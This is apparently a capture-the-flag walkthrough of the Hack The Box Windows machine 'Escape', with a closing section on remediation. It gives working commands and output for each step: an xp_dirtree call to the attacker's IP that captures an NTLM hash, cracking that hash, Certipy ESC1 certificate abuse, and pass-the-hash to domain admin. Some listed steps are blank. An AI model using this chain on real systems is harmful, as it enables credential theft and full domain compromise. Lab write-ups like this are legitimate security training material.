HTB Escape Walkthrough — MSSQL & ADCS ESC1 Exploitation
HTB Escape — Full Walkthrough & Writeup
Escape is a medium-difficulty Windows Active Directory machine on Hack The Box that demonstrates how administrative oversights can lead to full domain compromise. The attack begins with unauthenticated SMB share access, where a public SQL Server PDF manual exposes temporary database credentials. We log into MSSQL and force NTLM authentication using xp_dirtree to capture and crack the hash for the sql_svc account. From there, we harvest the credentials for ryan.cooper from SQL log files and log in. Finally, we enumerate Active Directory Certificate Services (ADCS) to find a vulnerable certificate template (ESC1), which we exploit to impersonate the Domain Administrator.
Machine Information
| Property | Value |
|---|---|
| OS | Windows Server 2019 |
| Difficulty | Medium |
| Domain | sequel.htb |
| DC Hostname | DC |
| IP Address | 10.129.137.201 |
| Foothold Account | sql_svc |
Attack Chain Overview
The following diagram illustrates the complete attack path from guest SMB access to domain compromise:
graph TD
    A["Guest SMB Access<br/>(Public Share)"] -->|Download PDF manual| B["PublicUser Credentials<br/>(GuestUserCantWrite1)"]
    B -->|MSSQL xp_dirtree| C["Responder Hash Capture<br/>(sql_svc NTLMv2)"]
    C -->|Hashcat Cracking| D["sql_svc WinRM Foothold<br/>(REGGIE1234ronnie)"]
    D -->|Examine ERRORLOG.BAK| E["ryan.cooper Credentials<br/>(NuclearMosquito3)"]
    E -->|ADCS ESC1 Abuse| F["Administrator PFX Request<br/>(Certipy template request)"]
    F -->|Certipy Auth (PKINIT)| G["Domain Admin PTH<br/>(Full Domain Takeover)"]

    style A fill:#2d5016,stroke:#4ade80,color:#fff
    style D fill:#4a1d96,stroke:#a78bfa,color:#fff
style G fill:#7f1d1d,stroke:#ef4444,color:#fffReconnaissance
Nmap Port Scan
The Nmap scan results indicate that the target is a Windows Active Directory Server (Domain Controller). This is evident from the presence of common Active Directory ports such as:
- 53/tcp - Simple DNS Plus
- 88/tcp - Microsoft Windows Kerberos
- 389/tcp - Microsoft Windows Active Directory LDAP
- 3269/tcp - Microsoft Windows Active Directory LDAP over SSL
Additionally, the scan reveals that Microsoft SQL Server 2019 is running on its default port 1433/tcp.
The scan also provides the hostname and domain details of the target. The hostname is DC, and the domain is sequel.htb.
┌──(kali㉿kali)-[~/hack-the-box/escape]
└─$ nmap -sC -sV -p- -oA nmap_output --min-rate 10000 10.129.137.201
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-09 18:51 IST
Nmap scan report for 10.129.137.201
Host is up (0.088s latency).
Not shown: 65520 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-01-09 13:32:07Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.sequel.htb, DNS:sequel.htb, DNS:sequel
| Not valid before: 2024-01-18T23:03:57
|_Not valid after:  2074-01-05T23:03:57
|_ssl-date: 2025-01-09T13:33:51+00:00; +9m50s from scanner time.
445/tcp   open  microsoft-ds?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
1433/tcp  open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
| ms-sql-info:
|   10.129.137.201:1433:
|     Version:
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2025-01-09T13:27:00
|_Not valid after:  2055-01-09T13:27:00
| ms-sql-ntlm-info:
|   10.129.137.201:1433:
|     Target_Name: sequel
|     NetBIOS_Domain_Name: sequel
|     NetBIOS_Computer_Name: DC
|     DNS_Domain_Name: sequel.htb
|     DNS_Computer_Name: dc.sequel.htb
|     DNS_Tree_Name: sequel.htb
|_    Product_Version: 10.0.17763
|_ssl-date: 2025-01-09T13:33:51+00:00; +9m50s from scanner time.
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-01-09T13:33:51+00:00; +9m50s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.sequel.htb, DNS:sequel.htb, DNS:sequel
| Not valid before: 2024-01-18T23:03:57
|_Not valid after:  2074-01-05T23:03:57
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49689/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49710/tcp open  msrpc         Microsoft Windows RPC
49719/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 9m48s, deviation: 2s, median: 9m49s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-01-09T13:33:07
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 127.93 seconds
Before I go any further, I am going to update the krb5.conf file and also update the /etc/hosts file.
[libdefaults]
    default_realm = SEQUEL.HTB
    dns_lookup_realm = true
    dns_lookup_kdc = true
[realms]
    SEQUEL.HTB = {
        kdc = DC.SEQUEL.HTB:88
        admin_server = DC.SEQUEL.HTB
        master_kdc = DC.SEQUEL.HTB
        default_domain = SEQUEL.HTB
    }
[domain_realm]
    .SEQUEL.HTB = SEQUEL.HTB
    SEQUEL.HTB = SEQUEL.HTB
SMB
It appears that SMB null sessions are permitted on the target. Utilizing netexec, we can enumerate the available shares.
┌──(kali㉿kali)-[~/hack-the-box/escape]
└─$ netexec smb dc.sequel.htb -u guest -p '' --shares
SMB         10.129.137.201  445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:sequel.htb) (signing:True) (SMBv1:False)
SMB         10.129.137.201  445    DC               [+] sequel.htb\guest:
SMB         10.129.137.201  445    DC               [*] Enumerated shares
SMB         10.129.137.201  445    DC               Share           Permissions     Remark
SMB         10.129.137.201  445    DC               -----           -----------     ------
SMB         10.129.137.201  445    DC               ADMIN$                          Remote Admin
SMB         10.129.137.201  445    DC               C$                              Default share
SMB         10.129.137.201  445    DC               IPC$            READ            Remote IPC
SMB         10.129.137.201  445    DC               NETLOGON                        Logon server share
SMB         10.129.137.201  445    DC               Public          READ
SMB         10.129.137.201  445    DC               SYSVOL                          Logon server share
SQL Server Procedures.pdf. The steps to download and inspect the file are as follows:
-
Connect to the SMB share:
-
List the contents of the share:
-
Download the PDF file:
Upon reviewing the PDF, it appears that a user named Ryan set up the SQL Server, and another user, Tom, is supposed to remove it after returning from vacation. The document provides guidance for team members on accessing the server and includes exposed credentials for new joiners:
- Username: PublicUser
- Password: GuestUserCantWrite1
 SQL Server Procedures.pdf
Testing the credentials
Using netexec, I tested the credentials for PublicUser with the password GuestUserCantWrite1. Initially, the login attempt failed, but when I retried with the --local-auth flag, it was successful, indicating that the credentials are valid.
┌──(kali㉿kali)-[~/hack-the-box/escape]
└─$ netexec mssql DC.SEQUEL.HTB -u PublicUser -p 'GuestUserCantWrite1'
MSSQL       10.129.137.201  1433   DC               [*] Windows 10 / Server 2019 Build 17763 (name:DC) (domain:sequel.htb)
MSSQL       10.129.137.201  1433   DC               [-] sequel.htb\PublicUser:GuestUserCantWrite1 (Login failed for user 'sequel\Guest'. Please try again with or without '--local-auth')

┌──(kali㉿kali)-[~/hack-the-box/escape]
└─$ netexec mssql DC.SEQUEL.HTB --local-auth -u PublicUser -p 'GuestUserCantWrite1'
MSSQL       10.129.137.201  1433   DC               [*] Windows 10 / Server 2019 Build 17763 (name:DC) (domain:sequel.htb)
MSSQL       10.129.137.201  1433   DC               [+] DC\PublicUser:GuestUserCantWrite1
impacket-mssqlclient.
┌──(kali㉿kali)-[~/hack-the-box/escape]
└─$ impacket-mssqlclient PublicUser:'GuestUserCantWrite1'@DC.SEQUEL.HTB
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC\SQLMOCK): Line 1: Changed database context to 'master'.
[*] INFO(DC\SQLMOCK): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (PublicUser  guest@master)>
I am also able to query the databases:
SQL (PublicUser  guest@master)> SELECT name, database_id, create_date FROM sys.databases;
name     database_id   create_date
------   -----------   -----------
master             1   2003-04-08 09:13:36

tempdb             2   2025-01-09 05:27:00

model              3   2003-04-08 09:13:36

msdb               4   2019-09-24 14:21:42
However, attempts to execute commands using xp_cmdshell were unsuccessful due to insufficient permissions.
SQL (PublicUser  guest@master)> xp_cmdshell whoami
ERROR(DC\SQLMOCK): Line 1: The EXECUTE permission was denied on the object 'xp_cmdshell', database 'mssqlsystemresource', schema 'sys'.
SQL (PublicUser  guest@master)> enable_xp_cmdshell
ERROR(DC\SQLMOCK): Line 105: User does not have permission to perform this action.
ERROR(DC\SQLMOCK): Line 1: You do not have permission to run the RECONFIGURE statement.
ERROR(DC\SQLMOCK): Line 62: The configuration option 'xp_cmdshell' does not exist, or it may be an advanced option.
ERROR(DC\SQLMOCK): Line 1: You do not have permission to run the RECONFIGURE statement.
Next, I started responder on my attacker machine and executed the xp_dirtree command on the SQL server, which immediately provided the NTLMv2-SSP Hash for sequel\sql_svc, indicating it is a domain account.
SQL (PublicUser  guest@master)> xp_dirtree //10.10.14.104/share
[%] exec master.sys.xp_dirtree '//10.10.14.104/share',1,1
┌──(kali㉿kali)-[~/hack-the-box/escape]
└─$ sudo responder -I tun0
[sudo] password for kali:
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.5.0

  To support this project:
  Github -> https://github.com/sponsors/lgandx
  Paypal  -> https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C

[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    MQTT server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]
    SNMP server                [OFF]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Force ESS downgrade        [OFF]

[+] Generic Options:
    Responder NIC              [tun0]
    Responder IP               [10.10.14.104]
    Responder IPv6             [dead:beef:2::1066]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP', 'ISATAP.LOCAL']
    Don't Respond To MDNS TLD  ['_DOSVC']
    TTL for poisoned response  [default]

[+] Current Session Variables:
    Responder Machine Name     [WIN-7VLGWGHZN0V]
    Responder Domain Name      [GOBH.LOCAL]
    Responder DCE-RPC Port     [49339]

[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 10.129.137.201
[SMB] NTLMv2-SSP Username : sequel\sql_svc
[SMB] NTLMv2-SSP Hash     : sql_svc::sequel:dee516a68575b029:C00101409035F9AB8238BD8EDF5B0BC1:010100000000000080862A983263DB014895F7D3AB499FCC000000000200080047004F004200480001001E00570049004E002D00370056004C0047005700470048005A004E003000560004003400570049004E002D00370056004C0047005700470048005A004E00300056002E0047004F00420048002E004C004F00430041004C000300140047004F00420048002E004C004F00430041004C000500140047004F00420048002E004C004F00430041004C000700080080862A983263DB0106000400020000000800300030000000000000000000000000300000737071ECC6034BE92D37E553E8B7F3807BD6B30F03B717BFA2343C7E526AEC840A001000000000000000000000000000000000000900220063006900660073002F00310030002E00310030002E00310034002E003100300034000000000000000000
Password Cracking
Using hashcat with the rockyou dictionary, I was able to crack the NTLMv2 hash for sql_svc quickly.
┌──(kali㉿kali)-[~/hack-the-box/escape]
└─$ hashcat -m 5600 -a 0 -o cracked sql_svc_ntlmv2_ssp_hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

<...SNIP...>

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: SQL_SVC::sequel:dee516a68575b029:c00101409035f9ab82...000000
Time.Started.....: Fri Jan 10 07:42:24 2025 (13 secs)
Time.Estimated...: Fri Jan 10 07:42:37 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   818.8 kH/s (0.63ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 10700800/14344385 (74.60%)
Rejected.........: 0/10700800 (0.00%)
Restore.Point....: 10699776/14344385 (74.59%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: REJONTE -> REDOCEAN22
Hardware.Mon.#1..: Util: 57%

Started: Fri Jan 10 07:42:22 2025
Stopped: Fri Jan 10 07:42:39 2025
The cracked credentials are SQL_SVC:REGGIE1234ronnie.
Checking the Credentials
Testing the sql_svc credentials for PSRemote access on the target was successful.
┌──(kali㉿kali)-[~/hack-the-box/escape]
└─$ netexec winrm dc.sequel.htb -u sql_svc -p 'REGGIE1234ronnie'
WINRM       10.129.137.201  5985   DC               [*] Windows 10 / Server 2019 Build 17763 (name:DC) (domain:sequel.htb)
WINRM       10.129.137.201  5985   DC               [+] sequel.htb\sql_svc:REGGIE1234ronnie (Pwn3d!)
We now have remote access as sql_svc via Evil-WinRM.
Lateral Movement
Extracting ryan.cooper Credentials
We log into the machine as sql_svc using Evil-WinRM and begin checking the local file system. In particular, we inspect SQL Server logs which often contain valuable information.
In the standard SQL server directory C:\SQLServer\Logs\, we find an ERRORLOG.BAK file. We read the file and search for login errors or credentials:
In the log output, we observe a failed login attempt for the user Ryan.Cooper where his password was mistakenly submitted as the username:
2025-01-09 13:28:44.20 Logon       Error: 18456, Severity: 14, State: 5.
2025-01-09 13:28:44.20 Logon       Login failed for user 'NuclearMosquito3'. Reason: Could not find a login matching the name provided. [CLIENT: 127.0.0.1]
This reveals the password for Ryan.Cooper is NuclearMosquito3.
Pivoting to ryan.cooper
Using the discovered credentials, we confirm WinRM access as ryan.cooper:
┌──(kali㉿kali)-[~/hack-the-box/escape]
└─$ netexec winrm dc.sequel.htb -u ryan.cooper -p 'NuclearMosquito3'
WINRM       10.129.137.201  5985   DC               [*] Windows 10 / Server 2019 Build 17763 (name:DC) (domain:sequel.htb)
WINRM       10.129.137.201  5985   DC               [+] sequel.htb\ryan.cooper:NuclearMosquito3 (Pwn3d!)
We log in via Evil-WinRM to retrieve the user flag:
┌──(kali㉿kali)-[~/hack-the-box/escape]
└─$ evil-winrm -i dc.sequel.htb -u ryan.cooper -p 'NuclearMosquito3'
...
*Evil-WinRM* PS C:\Users\ryan.cooper\Desktop> type user.txt
e4d1bc98...
Privilege Escalation
Enrolling ADCS Certificates (ESC1)
Using certipy-ad, we enumerate Active Directory Certificate Services (ADCS) vulnerabilities from our attacker machine using Ryan's credentials:
┌──(kali㉿kali)-[~/hack-the-box/escape]
└─$ certipy-ad find -u 'ryan.cooper' -p 'NuclearMosquito3' -dc-ip 10.129.137.201 -vulnerable
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 1 enabled certificate template
[+] Vulnerable Certificate Templates
    Template Name: UserCertificate
    ...
    [!] Vulnerabilities
      ESC1: 'SEQUEL.HTB\\Domain Users' can enroll, enrollee supplies subject and template allows client authentication
The output reveals that the UserCertificate template has the ESC1 vulnerability. Any member of Domain Users (which includes ryan.cooper) can request certificates while supplying an arbitrary Subject Alternative Name (SAN), allowing us to impersonate any user on the domain.
Exploiting ESC1 to Impersonate Administrator
We request a certificate for the Administrator account by specifying administrator@sequel.htb as the UPN:
┌──(kali㉿kali)-[~/hack-the-box/escape]
└─$ certipy-ad req -username 'ryan.cooper' -password 'NuclearMosquito3' -ca sequel-DC-CA -template UserCertificate -upn administrator@sequel.htb -dc-ip 10.129.137.201
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Generating RSA key
[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 8
[*] Got certificate with UPN 'administrator@sequel.htb'
[*] Saved certificate and private key to 'administrator.pfx'
Authenticating via PKINIT
With the administrator.pfx file, we authenticate to the KDC to retrieve a Ticket Granting Ticket (TGT) and extract the NTLM hash of the Administrator account:
┌──(kali㉿kali)-[~/hack-the-box/escape]
└─$ certipy-ad auth -pfx administrator.pfx -dc-ip 10.129.137.201
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@sequel.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@sequel.htb': integrity_of_hash:a52f78c0e75f22090c37f7c6e6e2051f
We now have the Domain Administrator's NTLM hash: a52f78c0e75f22090c37f7c6e6e2051f.
Gaining Domain Administrator Shell
Using Evil-WinRM and Pass-the-Hash (PTH), we log in as the Domain Administrator:
┌──(kali㉿kali)-[~/hack-the-box/escape]
└─$ evil-winrm -i dc.sequel.htb -u administrator -H a52f78c0e75f22090c37f7c6e6e2051f

Evil-WinRM shell v3.7

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
sequel\administrator

*Evil-WinRM* PS C:\Users\Administrator\Documents> type C:\Users\Administrator\Desktop\root.txt
9dab1cad...
The Domain Controller is fully compromised!
Lessons Learned
1. Plaintext Password Leaks in Log Files
The lateral movement was achieved due to an administrative user accidentally submitting their password in the username field during a failed login attempt, which was then cached in plaintext error logs: - Remediation: Establish regular log rotation and sanitation scripts to search for and mask potential credential leakage. Ensure users are trained to verify credentials before typing, and SQL log files are restricted to administrators only.
2. Active Directory Certificate Services (ADCS) Hardening (ESC1)
The certificate template UserCertificate was configured to allow Domain Users to enroll certificates and supply their own Subject Alternative Name (ENROLLEE_SUPPLIES_SUBJECT):
- Remediation: Disable the mspki-certificate-name-flag (Enrollee Supplies Subject) flag on templates that allow Client Authentication. If supplying a SAN is required, ensure restricted enrollment permissions and require manager approval for enrollment.